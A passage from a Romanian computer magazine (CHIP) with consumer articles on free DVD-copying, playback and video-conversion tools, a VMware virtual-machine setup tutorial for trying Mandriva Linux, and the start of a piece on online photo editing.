Constatăm că unul dintre factorii care au determinat succesul PC-ului este versatilitatea sa. Poate fi în același timp oricare din electronica de sufragerie pe care am pomenit-o mai sus și, pe deasupra, poate fi și instrumentul cu care să-ți crezi propriul „entertainment”. În altă ordine de idei, din ce este compus entertainment-ul unui utilizator de PC în 2006-2007 AD? Internet, jocuri, muzică, filme... Cărți? Personal, mă îndoiesc. Nu prea poți să citești 300 de pagini în zgomot de cooler sau în ding-uri de messenger. Am enunțat deja două idei: PC-ul este un instrument de creație sau cel puțin ajustare a „entertainment”-ului și, între preferințele noastre de petrecere a timpului liber în fața calculatorului, un loc important îl au filmele sau materialele video în general.

Ce vă propunem în continuare este o îmbinare a acestor două idei. Pe discul atașat revistei am inclus CHIP Video Pack. Acest

pachet nu este altceva decât o colecție de programe gratuite cu ajutorul cărora puteți reda sau transforma materiale video dintr-un format într-altul. Așadar în continuare ne vom ocupa de conversii, encoder-e, codec-uri și playere. Și pentru că viața modernă se desfășoară într-un ritm trepidant, mi-am propus să urmez pe întregul parcurs al acestui articol o vorbă englească pe care nu voi încerca să o traduc: Keep it simple!

DVD-ul de pe hard disk

Cele mai multe PC-uri cu o configurație cât de cât actuală și de un nivel decent de performanță dispun cel puțin de o unitate de citire a DVD-urilor. Pe de altă parte, oferta de DVD-uri video a ajuns și la noi să fie destul de consistentă, dar în același timp destul de „dureroasă” la buzunar. Și atunci, e neplăcut să-ți vezi DVD-ul, pe care ai dat bănuți destul de mulți, degradat sau zgâriat de o unitate de citire pe

Programele menționate în cuprinsul acestui articol se găsesc pe CD-ul sau DVD-ul atașat revistei în cadrul CHIP Video Pack


care au apucat-o pandaliile (pentru că, nu-i așa, nimic nu mai ține cum ținea pe vremuri). Și, pentru că spațiul pe hard disk ne permite, vom copia conținutul discului într-un director oarecare sau vom încerca să ne facem o copie a discului respectiv folosind un program de inscripționare de discuri. De cele mai multe ori, aceste două operațiuni nu dau rezultatele scontate. În primul rând, din cauza criptării prezente pe unele discuri, iar în al doilea rând din cauză că materialul prezent pe DVD poate depăși cei 4,5 GB ai unui DVD inscriptibil comun. Atunci când copia se face pe un inscriptibil de 9 GB, s-ar putea să funcționeze. Însă discurile de acest tip nu sunt nici ieftine și nici foarte ușor de găsit.

Cu trei soluții software cât se poate de simple, putem trece peste aceste două impedimente.

Prima, DVDFab Decrypter, este o versiune redusă a unui program capabil de mai multe. Dar pentru copierea pe hard disk a unui DVD este mai mult decât suficient. Funcționează fără probleme cu opțiunile de configurare implicite, așa că nu vom intra în detalii. Oferă două moduri în care se poate face copierea. Primul – Full Disc – copiază întregul disc, cu meniuri, reclame și tot ceea ce înseamnă DVD. Al doilea mod permite copierea doar a titlului principal de pe disc – filmul care ne interesează, fără nici un meniu. De asemenea, pot fi alese coloanele sonore și setul de subtitrări care să facă parte din copie. DVDFab Decrypter are o singură problemă. Fiind o versiune redusă a unui program mai „dotat”, va face o copie proporțională cu discul. Dacă discul este dual layer, va face o copie care va depăși limita celor 4,5 GB ai unui disc obișnuit. În consecință, se pretează mai mult pentru copieri ale DVD-urilor în scopul transformării lor în alte formate.

Cea de-a doua soluție pe care v-o propunem se numește DVD Shrink 3.2. Este o aplicație destul de veche, dar care își face treaba cu brio. Este și mai complexă decât cea despre care am vorbit mai devreme pentru că este capabilă să convertească materialul prezent pe un DVD astfel încât să încapă pe un blank ordinar de 4,5. De asemenea, permite și alegerea materialului cărui i se poate face backup-ul prin folosirea modalității Re-author. Poate lucra și cu fișiere prezente deja pe hard disk. Avantajul pe care îl oferă acest program este că setările de compresie ale titlului principal (filmului), care ocupă cea mai mare parte a unui DVD, pot fi lăsate pe modalitatea Automatic, garantând astfel că rezultatul va încăpea pe un disc de 4,5. De asemenea, la începerea operațiunii de backup se poate alege inscripționarea directă pe un blank sau salvarea pe hard disk a structurii noului DVD creat.

Pentru cei care preferă minimalismul, avem și o soluție ultra-compactă numită rip.NET. Cu ajutorul acesteia se poate copia




DVDShrink: de la 9 GB la 4,5 doar în câteva minute.

PLAYERUL VIDEO PERFECT

Experiența ne spune că, în realitate, el nu există. Se întâmplă să fie aproape complet din punct de vedere al formatelor suportate, dar să aibă o interfață care să-i facă utilizarea aproape un coșmar. Așa că până la urmă playerul video perfect este de fapt cel pe care ești în stare să-l stăpânești rapid și cu care poți vedea cât mai multe formate. Discurile atașate revistei includ în CHIP Video Pack un set de patru playere video dintre cele mai reușite: Media Player Classic – una dintre aplicațiile noastre preferate,

MPlayer GUI – o implementare cu interfață a cunoscutului player media de sub Linux, VLC media player – o soluție completă de redare a materialului video din orice format și GOMPlayer – o surpriză și pentru noi pentru că, în afară de MPEG2, pare să nu aibă nevoie de alte codec-uri.

În altă ordine de idei, playerul perfect poate fi și Windows Media Player, căruia îi sunt adăugate codec-urile necesare. Sau unul singur – ffmpeg pentru că știe de toate. Și îl găsiți și pe el pe discurile atașate.



GOMPlayer: surprinzător de sofisticat pentru un program relativ necunoscut.

titlul principal de pe un DVD. Din păcate, pentru copierea unui disc întreg se folosește de DVDFab Decrypter, ceea ce-l face deja puțin redundant. Pe deasupra utilizează și .NET Framework. Cu toate dezavantajele sale, rip.NET poate fi util mai ales atunci când rezultatele copierii vor fi necesare în conversii ulterioare.

Conversii cu rezultate anunțate

Vom discuta în următoarea parte a acestui material despre conversii între diferite formate video. Chiar dacă mai devreme am vorbit despre transferul DVD-urilor către hard disk, nu ne vom referi doar la conversia acestui tip de material video, ci vom încerca să dăm o alură mai generală prin soluțiile software alese.

Vom începe totuși cu o soluție destinată în principal conversiei DVD-urilor în fișiere DivX sau XviD. Am ales AutoGordianKnot pentru că este transpunerea într-o interfață simplă a uneia dintre cele mai complexe soluții de DVD-ripping. Cei care cunosc Gordian Knot știu că operațiunea de conversie a unui DVD într-un format MPEG4

– DivX sau XviD – este strictă în privința pașilor pe care utilizatorul trebuie să-i parcurgă. Totodată, numărul de setări pe care trebuia să le aibă în vedere utilizatorul este destul de mare și ușor de uitat. Varianta Auto vine și scutește sau ajută utilizatorul să aleagă setările optime în timpul cel mai scurt. Singura restricție este faptul că DVD-ul care trebuie convertit este necesar să fie copiat pe hard disk.


Programul este împărțit în patru zone: prima, în care se stabilesc fișierele de intrare și locul unde se va salva rezultatul, o a doua zonă în care din materialul de pe DVD se alege coloanele sonore și subtitrările

dorite, într-a treia se alege dimensiunea în care trebuie să se înscrie rezultatul, iar într-a patra se pot stabili niște parametri de conversie și se poate da drumul la executarea conversiei.

Alegerea parametrilor corecți pentru zona a treia, în care se stabilește dimensiunea rezultatului, trebuie să țină seama în primul rând de bun-simț. Un film care durează două ore și ceva nu va avea o calitate acceptabilă a conversiei dacă este forțat să „încapă” în 700 MB. Odată stabiliți parametrii de codare, cu un clic pe butonul Add Job se adaugă conversia în coada de așteptare pentru că programul acceptă mai multe job-uri de conversie. Cu un clic pe butonul Start programul pornește conversia automată.

O a doua soluție de conversie video pe care v-o propunem se numește SUPER, acronim de la ce credeți? De la Simplified Universal Player Encoder & Renderer. Adică o soluție panaceu universal și pe bună dreptate pentru că lista de formate din care și în care este capabil să transforme fișiere video este impresionantă: de la formate pentru telefoane și device-uri mobile până la MPEG 4 AVC. Și toate acestea datorită faptului că SUPER nu este decât un front-end pentru un set de encodere open source în linie de comandă (x264, mencoder sau ffmpeg). Cu câteva mici exerciții, interfața și modul de funcționare al programului își dezvăluie tainele pentru orice posibil utilizator fie avansat, fie începător. Poate singura problemă pe care ar putea să o ridice este modalitatea prin care pot fi adăugate fișierele video în coada de așteptare: printr-o operațiune Drag&Drop de care nu te prinzi în primă instanță. Programul este capabil și de conversii ciudate (MPEG2 în container AVI), dar și de conversii care să respecte standardele (producțiile QuickTime). Prin prisma stabilirii parametrilor de conversie, oferă o libertate aproape totală, dar în același timp controlată. De aceea, la folosirea acestui program își poate spune cuvântul o experiență anterioară în codarea video. Însă și pentru cei care fac pentru prima oară conversii video, prin exerciții, programul poate fi stăpânit ușor.

catalin_constantin@chip.ro



Fără riscuri în lumea virtuală

Navigați fără protecție antivirus și testați pachete software fără riscul ca sistemul „să crape”. CHIP vă spune ce este și cum se instalează soluția minune: o mașină virtuală. Ionuț Bălan

Unde te uiți, în stânga sau în dreapta, se discută despre virtualizare. Intel are opțiuni de virtualizare, la fel și AMD. Parcă și în Vista am auzit de așa ceva, nu? Dar ce este fapt virtualizarea, cum ne ajută ea și cum o putem folosi?

La aceste trei întrebări o să răspundem în rândurile următoare și vom lua lucrurile puțin invers. Înainte de a răspunde la prima întrebare, vom atinge substratul celei de-a doua. Mulți dintre noi s-au lovit în timp de imposibilitatea (fizică) de a folosi PC-ul în diverse scopuri (sisteme de operare, configurații software etc.) deși din punct de vedere al caracteristicilor hardware acest lucru era posibil. Timpul necesar pentru deinstalarea anumitor aplicații, partiționarea hard diskului, eliminarea (sau adăugarea) anumitor componente hardware sau instalarea unui anumit sistem de operare erau factori care de multe ori ne-au împiedicat să ducem la bun sfârșit sarcina propusă. Ei și? Ce dacă nu am testat? Toate la timpul lor, nu?

Parcă totuși situația nu este chiar așa de dramatică. Putem foarte bine să folosim toți cei 3 GHz ai procesorului nostru, să ocupăm toată memoria de 1 GB de care dispunem și să testăm în voie diverse apli-

cații fără să ne fie teamă că rularea lor va duce la deteriorarea/infectarea sistemului primar pe care îl avem instalat pe PC.


De exemplu, vrem să vedem ce beneficii ne poate aduce distribuția Linux Mandriva One ce vine pe DVD-ul asociat revistei din această lună în condițiile în care ea este instalată pe un sistem și nu rulabilă de pe LiveCD, dar nu dorim să ne punem în pericol datele de pe hard disk. Poate, după mici setări, vrem să o putem oferi și unui prieten pentru a putea pătrunde și el secretele Linux. Atunci, cea mai simplă modalitate este să o testăm într-o mașină virtuală.




Primul pas: opțiunea *Typical* este de cele mai multe ori îndeajuns de complexă pentru a putea folosi mașina virtuală creată în acest fel.

Ce este o mașină virtuală?

Acum putem să începem să răspundem și la restul întrebărilor, pentru că avem o bază de plecare. Mașina virtuală este expresia conceptului de virtualizare, care a vizat construirea premiselor prin care anumite resurse hardware (procesor, memorie, hard



Alegeri: o soluție de virtualizare care se respectă ia în considerare cele mai răspândite distribuții Linux.




Locație: fișierele care compun mașina virtuală se stochează pe hard disk sub numele ales de noi.

disk, placă de rețea, placă de sunet) pot fi separate de sistemul de operare gazdă (ex: Windows) și folosite pentru a rula în paralel alt sistem de operare (de ex: Linux), toate acestea fără a-i afecta stabilitatea. Mai exact, s-a încercat rularea sub un sistem de operare gazdă a unui alt sistem de operare la fel de ușor cum se rula un browser să zicem. Pentru aceasta a trebuit creat un mediu virtual separat în care să existe componente hardware virtuale (procesor, memorie, hard disk, placă de rețea, placă video) ale căror proprietăți să poată fi exploatate la fel de ușor de sistemul de operare ca în cazul unei configurații hardware reale. Acest mediu virtual este cunoscut acum drept mașină virtuală și reprezintă de fapt un fișier de configurare pentru sistemul de virtualizare.

Printre cele mai cunoscute sisteme de virtualizare se numără VMware, Virtual PC sau Parallels și oferă o funcționalitate similară pentru un utilizator casnic.

Cum se folosește?

Utilizarea unei mașini virtuale este până la urmă o operație la fel de simplă precum cea de deschidere a unui browser sau a clientului de e-mail. Necesită însă niște configurări preliminare adecvate. Ne-am




Conexiunea la rețea: în funcție de utilizarea pe care o dați mașinii virtuale, puteți avea nevoie de acces la rețea.

oprit în acest exemplu asupra sistemului de virtualizare Workstation oferit de către compania VMware din simplul motiv că, lăsând la o parte instrumentul de creare a mașinilor virtuale, ce este unul comercial, rularea efectivă a mașinilor virtuale se poate face fără a ține cont de astfel de restricții (bineînțeles, dacă nu aducem în discuție și necesitatea de a avea o licență funcțională și pentru mașina virtuală) grație aplicației gratuite VMPlayer.

Aceasta este capabilă să interpreteze fișierele de configurare facilitând posibilitățile de partajare a unor mașini virtuale predefinite. Să vedem cum se face acest lucru sub sistemul de operare Windows XP.

Instalarea soluției de virtualizare

Citiți cu atenție oglinda „Cerințe hardware” și dacă PC-ul dumneavoastră poate rula o mașină virtuală, atunci puteți trece la instalarea mediului. De pe DVD-ul CHIP 03/2006 puteți instala kit-ul soluției



Capacitate de stocare: chiar și virtual, hard diskul mașinii create trebuie să poată conține cel puțin sistemul de operare pe care dorim să-l instalăm.

de virtualizare VMware Workstation for Windows. Sau, dacă doriți o versiune mai nouă, o puteți obține de la adresa <http://www.vmware.com/products/ws/>. Veți vedea că au fost instalate două noi module de rețea necesare soluției de virtualizare. Reporniți calculatorul.

Crearea unei mașini virtuale

În condițiile în care configurația hardware a PC-ului dumneavoastră nu este foarte generoasă, ar fi bine ca înainte de a trece la crearea primei mașini virtuale să vă faceți un necesar care să cuprindă specificațiile hardware pe care aceasta trebuie să le îndeplinească, atât din punct de vedere al memoriei RAM, cât și din punct de vedere al spațiului ocupat pe hard disk. Pe baza acestui necesar putem merge mai departe.


CERINȚE HARDWARE

Nu orice configurație hardware poate rula în condiții optime un sistem de virtualizare. De aceea, trebuie să știți că:

- ◆ **CPU:** x86, 500 MHz sau mai mare. Însă un procesor lent pe sistemul gazdă nu va putea rula cu succes o mașină virtuală. Recomandarea noastră este unul de peste 3 GHz.
- ◆ **RAM:** 256 sau mai mult. Mergeți pe principiul că ar fi bine ca pe sistemul de operare gazdă să vă rămână cel puțin 256 MB RAM liberi după ce ați alocat spațiu pentru mașina virtuală. În funcție de ce veți dori să faceți, veți putea calcula și necesarul de memorie fizică.
- ◆ **Hard disk:** este ideal un hard disk rapid și de capacitate cât mai mare. Însă, este suficient orice hard disk ce poate oferi spațiu necesar rulării sistemului de operare gazdă, plus cel al mașinii virtuale și pe care să mai rămână 1-2 GB liberi.
- ◆ **Placă video:** orice placă video actuală este suficientă. Din acest punct de vedere probabil că nu trebuie să vă faceți probleme atâta timp cât celelalte cerințe sunt îndeplinite.
- ◆ **Placă de rețea:** aproape orice placă de rețea Ethernet sau wireless este de ajuns.
- ◆ **Placă audio:** aproape orice placă actuală este mai mult decât indicată.

Porniți VMware Workstation și dați clic pe tab-ul Home. Apăsați butonul New Virtual Machine și vrăjitorul de configurare va porni. Prima setare pe care trebuie să o facem este legată de tipul mașinii virtuale: clasică sau personalizată. De cele mai multe ori, alegerea opțiunii Typical va fi drumul cel mai scurt către un rezultat bun. Însă, în cazurile în care doriți un control mai amănunțit și setări de compatibilitate, va trebui să mergeți pe opțiunea Custom.

Următoarea fereastră ne permite să alegem tipul sistemului de operare folosit dintr-o listă cu cele mai întâlnite sisteme de operare. Așa cum am spus la început, dorim să testăm Mandriva One, așa că vom selecta Linux și din lista derulantă,



Stocare suplimentară: mașinii virtuale create îi pot fi adăugate hard diskuri virtuale la fel ca în cazul unei mașini reale.


VMWARE – SETĂRI AVANSATE

Imediat ce ați validat și ultima fereastră de configurare a asistentului, veți vedea că în VMware Workstation a apărut un tab ce poartă denumirea mașinii virtuale pe care tocmai ați creat-o. Dând clic pe el se pot observa parametrii componentelor hardware ce vor fi virtualizate (cantitate de memorie, unitate hard disk, placă de rețea, CD-ROM, placă de sunet etc.). La prima rulare probabil că nu este cazul să modificați nimic. Dar dacă totuși doriți acest lucru, iată ce se poate face dând clic pe butonul **Edit**:

- ◆ Modificarea cantității de memorie folosite. Specificând o valoare numerică sau trăgând de slider, se poate ajusta cantitatea de memorie folosită de mașina virtuală.
- ◆ Specificarea unei unități virtuale fantomă: mașina virtuală VMWare poate folosi în locul unei unități fizice un fișier de tip ISO din care să citească informațiile (opțiunea *Use ISO image*).
- ◆ Modificarea tipului de conexiune: este posibil ca și după crearea mașinii virtuale să schimbați modul de comunicare dintre placa de rețea virtuală și cea fizică.
- ◆ Alegerea sistemului de sunet: puteți dezactiva sau schimba sistemul de sunet în care va fi virtualizată placa audio din mașina virtuală.
- ◆ Specificarea (acolo unde este cazul) numărului de procesoare folosite de mașina virtuală.
- ◆ Adăugarea de componente noi în mașina virtuală. Unul dintre avantajele folosirii unei mașini virtuale în locul unui PC fizic este și acela că se pot crea mai multe componente virtuale decât cele fizice. De exemplu, chiar dacă pe sistemul fizic există o singură placă de rețea, mașina virtuală poate avea mai multe (*Add - Ethernet Adapter*).
- ◆ Activarea/dezactivarea posibilității de drag& drop și partajare clipboard între mașina virtuală și sistemul de operare gazdă (din tab-ul *Options, Guest Isolation*).
- ◆ Folosirea unor directoare virtuale, cu acces direct la hard disk: chiar dacă mașina virtuală nu poate să scrie direct pe hard diskul fizic, există situații când acest lucru este necesar. Prin intermediul directoarelor virtuale, problema este ca și rezolvată (tab-ul *Options, Shared Folders, Add*).

Mandrake Linux. Este timpul să dăm un nume mașinii virtuale (să zicem Mandriva One) și să selectăm o locație pe hard disk unde ea va fi stocată (folosiți o locație unde aveți cât mai mult spațiu liber).


Selecția modului de comunicare al rețelei: VMware permite folosirea a trei tipuri



Imagini ISO: puteți accesa mai rapid un kit de instalare – de exemplu al unui sistem de operare – dacă îl aveți stocat sub formă de imagine de disc.

de configurații de rețea. Prima, Use bridged networking, va permite ca mașina virtuală creată să aibă o adresă proprie în rețeaua în care se află sistemul de operare gazdă. A doua, Use network address translation (NAT), permite ca mașina virtuală să aibă o adresă IP dinamică, generată de serverul DHCP al sistemului de virtualizare, dar în același timp să utilizeze conexiunea sistemului de operare gazdă în rețeaua fizică folosind adresa IP a acestuia. Ultima, Use host-only networking, va permite folosirea mașinii virtuale într-o rețea virtuală ce nu are legătură cu sistemul gazdă sau rețeaua fizică a acestuia. Bineînțeles, există și posibilitatea să optați pentru situația în care nu doriți să folosiți o conexiune la rețea. De cele mai multe ori, utilizarea opțiunii NAT este cea mai simplă și mai accesibilă soluție, prin urmare o vom selecta.

Alocarea spațiului necesar: orice sistem de operare are nevoie de un anumit spațiu pentru a funcționa. Suplimentar, este nevoie de spațiu pentru a instala și aplicațiile pe care dorim să le rulăm pe el. De aceea specificarea dimensiunii hard diskului virtual alocat mașinii virtuale este o problemă delicată de care trebuie să țineți seama. În cazul în care ați pornit pe setările Typical, asistentul de configurare VMware Workstation vă propune o valoare implicită, ce poate fi însă modificată după cum doriți.



Transfer rapid: puteți transfera rapid fișiere între sistemul de operare gazdă și cel găzduit folosind opțiunea Shared Folders a fiecărei mașini virtuale.

Mai există doi parametri pe care îi puteți bifa: alocarea imediată a spațiului pe hard diskul fizic și împărțirea hard diskului virtual în fișiere de 2 GB (opțiune recomandată pentru sistemele ce rulează FAT32).

Instalarea sistemului de operare în mașina virtuală

Mașina virtuală este asamblată și așteaptă să fie folosită. Trebuie doar să o pornim, însă înainte mai trebuie să specificăm faptul că în loc de unitatea CD-ROM fizică se va folosi fișierul ISO cu distribuția Mandriva One. Edit virtual machine settings, CD-ROM și Use ISO image încărcând fișierul vizat. Acum, putem activa mașina virtuală prin Start this virtual machine. Observați că în ecranul VMware Workstation avem o imagine asemănătoare cu desktop-ul unui PC care boot-ează. La fel, mașina virtuală dispune și de un BIOS în care putem face orice setări dorim, fără să ne fie teamă că ele vor afecta PC-ul nostru. De aici înainte fereastra mașinii virtuale ține locul unui PC fizic și putem face orice dorim cu ea, având drum liber să experimentăm. Atenție însă, după ce ați instalat sistemul de operare, este bine să instalați pachetul VMware Tools ce va configura cu driver-e personalizate placa video, cea de sunet și cea de rețea din mașina virtuală permițând astfel o colaborare eficientă cu sistemul de virtualizare. Doar așa veți putea să beneficiați la maximum de flexibilitatea oferită de mașina virtuală!


Succes!

ionut_balanc@chip.ro

AVANTAJE

Folosirea unei mașini virtuale în locul uneia fizice permite:

- ✓ Rularea în paralel a mai multor sisteme de operare diferite;
- ✓ Construirea de rețele virtuale folosind un număr redus de IP-uri;
- ✓ Exploatarea la maximum a resurselor hardware și crearea unor sisteme puternice de lucru;
- ✓ Crearea unor medii personalizate de testare a aplicațiilor/scenariilor de lucru;
- ✓ Aducerea rapidă în diverse stări funcționale a mașinilor virtuale;
- ✓ Crearea și extinderea unor configurații hardware virtuale ce depășesc limitările fizice ale sistemului existent (ex.: adăugarea mai multor unități CD/DVD, a plăcilor de rețea sau a celor de sunet);
- ✓ Crearea unor medii de testare izolate fără impact asupra sistemului real;
- ✓ Posibilitatea de a distribui fără probleme o mașină virtuală funcțională ca sistem de lucru sau demo tehnologic.



Atelier FotoNet

Cum să ne prelucrăm fotografiile când nu avem Photoshop, Gimp sau Picasa, dar avem conexiune la internet. Mircea Mihălcică

Situație clasică: cineva trebuie să taie sau să scaleze o imagine. Decide că trebuie să-și instaleze un editor de imagini și, cum n-a auzit decât de un nume -două din domeniu, ajunge la concluzia „trebuie să fac rost de Photoshop”. Suntem convinși că majoritatea celor care folosesc aplicații de genul celei amintite mai sus o fac doar pentru operațiuni banale (colegii mei de la software care se confruntă cu multe e-mail-uri de la cititori îmi spun că, din ce au văzut ei, cam 90 la sută din utilizatori nu folosesc nici măcar 10% din facilități), realizabile cu ajutorul unor aplicații mici și gratuite sau chiar direct de pe internet, fără a instala nimic. În continuare, vom discuta despre această ultimă variantă de lucru, site-uri și posibilități pentru editarea imaginilor pe care ni le oferă internetul.


Taie și spânzură

După cum spuneam, prelucrare în funcție de necesități. Primele site-uri pe care vi le vom prezenta vă ajută atunci când aveți nevoie de tăierea sau redimensionarea unei imagini, fără nimic suplimentar de genul filtre, efecte etc.

